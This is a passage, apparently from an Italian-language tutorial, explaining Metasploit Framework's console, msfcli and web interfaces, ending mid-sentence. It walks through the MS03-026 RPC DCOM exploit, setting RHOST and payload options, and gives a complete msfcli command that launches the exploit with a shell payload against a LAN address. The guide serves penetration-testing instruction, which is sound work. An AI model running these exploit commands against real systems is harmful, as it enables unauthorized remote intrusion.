
A questo punto è possibile selezionare uno tra questi exploit secondo le nostre esigenze. Nel caso specifico si è scoperto che sulla macchina host viene eseguito Microsoft Windows Xp Sp1 in cui il servizio Microsoft RPC DCOM presenta una vulnerabilità.
Per avere maggiori informazioni su un certo exploit è possibile digitare il comando 'info' seguito dal nome dell'exploit. Tale comando restituisce informazioni circa la piattaforma, l'obiettivo ed i requisiti di quest'ultimo, requisiti del payload, una descrizione estesa dell'exploit ed eventuali riferimenti a materiale esterno. Inoltre vengono fornite informazioni sull'autore dell'exploit e sulla data in cui è stato scoperto.

```
    Name: Microsoft RPC DCOM MSO3-026
   Class: remote
 Version: $Rev: 3818 $
Target OS: win32, win2000, winnt, winxp, win2003
Keywords: dcom
Privileged: Yes
Disclosure: Jul 16 2003
```


```
Provided By:
    H D Moore <hdm[at]metasploit.com>
    spoonm <ninjatools[at]hush.com>
    Brian Caswell <bmc[at]shmoo.com>

Available Targets:
    Windows NT SP3-6a/2K/XP/2K3 English ALL

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    -----------------
    required    RHOST                The target address
    required    RPORT     135        The target port

Payload Information:
    Space: 880
    Avoid: 7 characters
  | Keys: noconn tunnel bind ws2ord reverse

Nop Information:
 SaveRegs: esp ebp
  | Keys:

Encoder Information:
  | Keys:

Description:
    This module exploits a stack overflow in the RPCSS service, this
    vulnerability was originally found by the Last Stage of Delirium
    research group and has been widely exploited ever since. This
    module can exploit the English versions of Windows NT 4.0 SP3-6a,
    Windows 2000, Windows XP, and Windows 2003 all in one request :)

References:
    http://www.osvdb.org/2100
    http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
    http://www.milw0rm.com/metasploit/42
```

Successivamente, verificato che l'exploit soddisfa le nostre esigenze, è possibile selezionarlo tramite il comando 'use' seguito dal nome dell'exploit. Generalmente i nomi degli exploit sono molto lunghi e come già detto l'intero nome può essere completato tramite il tasto Tab scrivendo la sola parte iniziale. Per indicare l'avvenuta selezione il prompt dei comandi cambia indicando l'exploit in uso.
Successivamente, dobbiamo selezionare la tipologia di obiettivo. Nel Metasploit ognuno degli obiettivi specifica una piattaforma software su cui viene eseguita l'applicazione vulnerabile. In alcuni casi è possibile specificare un particolare target che permette la selezione automatica dell'obiettivo. In ogni exploit sono memorizzati


dettagli specifici relativi ad ogni tipo di target selezionabile. Questa scelta deve essere fatta molto attentamente, poiché sbagliare l'obiettivo può comportare la non esecuzione dell'exploit ed in alcuni casi può portare ad un crash del servizio vulnerabile. Per visualizzare i target di un certo exploit basta digitare il comando 'show targets'. Ognuno degli obiettivi viene identificato da un numero che servirà per selezionarlo. Per scegliere quindi l'obiettivo basterà impostare la variabile TARGETS seguita dal valore tramite il comando 'set'.




A questo punto occorre impostare alcune variabili specifiche per l'exploit selezionato. Per visualizzare tali variabili basta lanciare il comando 'show options'. Verranno visualizzate tutte le variabili da impostare indicando se esse sono obbligatorie oppure opzionali.
Inoltre viene mostrata una breve descrizione e, se previsto, il valore di default.
Nel nostro caso le variabili da impostare sono due: RHOST ed RPORT. La porta remota (RPORT) è già settata al suo valore di default (135). Occorre impostare solo l'host remoto (RHOST). Per far ciò useremo il comando 'set RHOST 192.168.0.1'. Come si può evincere dagli esempi esposti il comando 'set <nome_var> <val>', imposta la variabile 'nome_var' al valore 'val'.



Nel caso in cui si voglia testare diversi exploit su una stessa macchina, il comando set diventa inefficiente in quanto esso permette di impostare una certa variabile solo per l'exploit selezionato. Nel caso in cui si preveda di usare una variabile con differenti exploit è possibile usare il comando 'setg' che presenta la stessa sintassi di 'set' ma da alla variabile visibilità globale. Se tentiamo di impostare una variabile locale (tramite 'set') con lo stesso nome di una variabile globale, la prima sovrascriverà l'impostazione della seconda.
Il passo successivo consiste nel selezionare il payload da eseguire sull'host. In figura è possibile notare come col comando 'show payloads' vengano visualizzati i payload disponibili per l'exploit selezionato. Questa lista dipende sia dall'exploit sia dal tipo di obiettivo scelto.
Una delle differenze del Metasploit Framework rispetto ad exploit preconfezionati è proprio quella che permette di selezionare differenti payload che funzionano sia in differenti tipi di rete sia in diverse configurazioni degli ambienti operativi. I parametri del payload possono essere visualizzati sempre tramite il comando 'show options', in questo caso apparirà una sezione apposita con le variabili relative. Nel nostro caso andremo a settare le variabili 'user' e 'pass'.



Un comando molto utile durante i test degli exploit è 'save'. Questo comando permette di memorizzare su disco i settaggi dello specifico payload che verranno automaticamente caricati al successivo avvio della console.
Quando l'utente ha finito di configurare tutte le impostazioni, è possibile lanciare l'exploit. Prima di effettuare l'operazione è possibile verificare se effettivamente è possibile sfruttare l'exploit scelto sulla macchina obiettivo tramite il comando 'check'. Infine per lanciare il test occorre impartire il comando 'exploit'. Questo comando inoltre visualizza tutte le operazioni effettuate ed il loro risultato.



Un'altra peculiarità del metasploit è quella di gestire dinamicamente le connessioni generate dai payload. Durante il processo di test tradizionale occorreva ricorrere a programmi esterni (ad esempio 'NetCat'), per connettersi alla porta remota dopo che l'exploit viene eseguito.

Nel caso in cui avessimo scelto come payload la creazione di un server VNC, verrebbe automaticamente instaurata una connessione verso quel server senza la necessità di ricorrere ad un client VNC esterno.
L'interfaccia del Metasploit Framework da console presenta le caratteristiche di tutte le interfacce a console, ovvero sono molto flessibili e permettono di configurare ogni parametro. Sono anche molto veloci poiché non devono gestire interfacce grafiche o essere condizionati da un programma esterno come il browser.

Interfaccia MSFcli

L'interfaccia msfcli è la migliore per automatizzare varie tipologie di test di penetrazione e di exploiting. L'automatizzazione di questi task avviene tramite l'uso di script batch. I comandi hanno il seguente formato:

msfcli match_string options(VAR=VAL) action_code

match_string: rappresenta l'exploit da eseguire
option: sono le opzioni da passare all'exploit e vengono immesse nel formato VARIABILE=VALORE
action_code: è un valore letterale che può assumere i seguenti valori

S per il sommario
O per le opzioni
A per le opzioni avanzate
P per il payload
T per il target
C per il controllo della vulnerabilità
E per il processo di exploit


I comandi possono essere salvati e caricati durante l'avvio. Ciò permette di configurare vari aspetti nell'ambiente globale. Per visualizzare la lista di exploit disponibili lanciamo il comando ./msfcli, il risultato sarà simile a quello che si ottiene lanciando dalla console del metasploit il comando show exploits.
Informazioni dettagliate sul un certo exploit si possono ottenere lanciando il comando ./msfcli nome_exploit S. L'action code permette di specificare il tipo di operazione da effettuare sull'exploit selezionato. Seguendo lo stesso ragionamento è possibile visualizzare i payload disponibili per un certo exploit lanciando il comando appena visto ed usando come action_code 'P'.
Per settare una delle opzioni, ad esempio il payload, basta semplicemente digitare ./msfcli nome_exploit Payload=nome_payload 0. In questo modo abbiamo specificato il nome del payload da usare ed il tipo di obiettivo. Per visualizzare le opzioni avanzate di una certa coppia di exploit e payload lanciamo il comando ./msfcli nome_expl Payload=nome_payload A. Grazie a questo tipo di interfaccia sarà possibile dunque lanciare un comando semplicemente digitando un unico comando, ad esempio:

./msfcli msrpc_dcom_ms03_026 PAYLOAD=winbind RHOST=192.168.0.27 LPORT= 1536 TARGET=0 E

Permette di testare l'exploit msrpc_dcom_ms03_026 sull'host con indirizzo Ip 192.168.0.27 e porta 1536 usando il payload winbind su una macchina di tipo 0 (Windows Xp).
In definitiva, l'interfaccia msfcli permette di effettuare un test di penetration tramite un unico comando lasciando così all'utente la possibilità di usare la flessibilità degli script batch.


Interfaccia Web

L'interfaccia msfweb permette di avere accesso alle complete funzionalità di Metasploit framework in un'interfaccia web molto semplice da usare. L'interfaccia dispone di un proprio server web che lavora di default sulla porta 55555 e sul proprio indirizzo locale. Questi parametri posso essere modificati inserendo l'opzione –a che consiste in un valore *indirizzo:porta* (si può ad esempio stabilire di far girare il proprio web server su in IP LAN o sull'indirizzo internet o DNS, in modo da fornire una connessione remota al web server stesso). Purtroppo, il server presenta caratteristiche molto limitate e soprattutto non offre misure di sicurezza! Quindi per avviare l'interfaccia web è innanzitutto necessario far partire il server MSFWeb e successivamente digitare sul browser *indirizzo:porta* del server stesso.
Avviata la connessione al server, l'home page mostrerà una lista di exploit disponibili:




Per semplificare la ricerca a seconda del nostro scopo possiamo selezionare da Filter Modules un filtro che consente di visualizzare soltanto gli exploit che lavorano

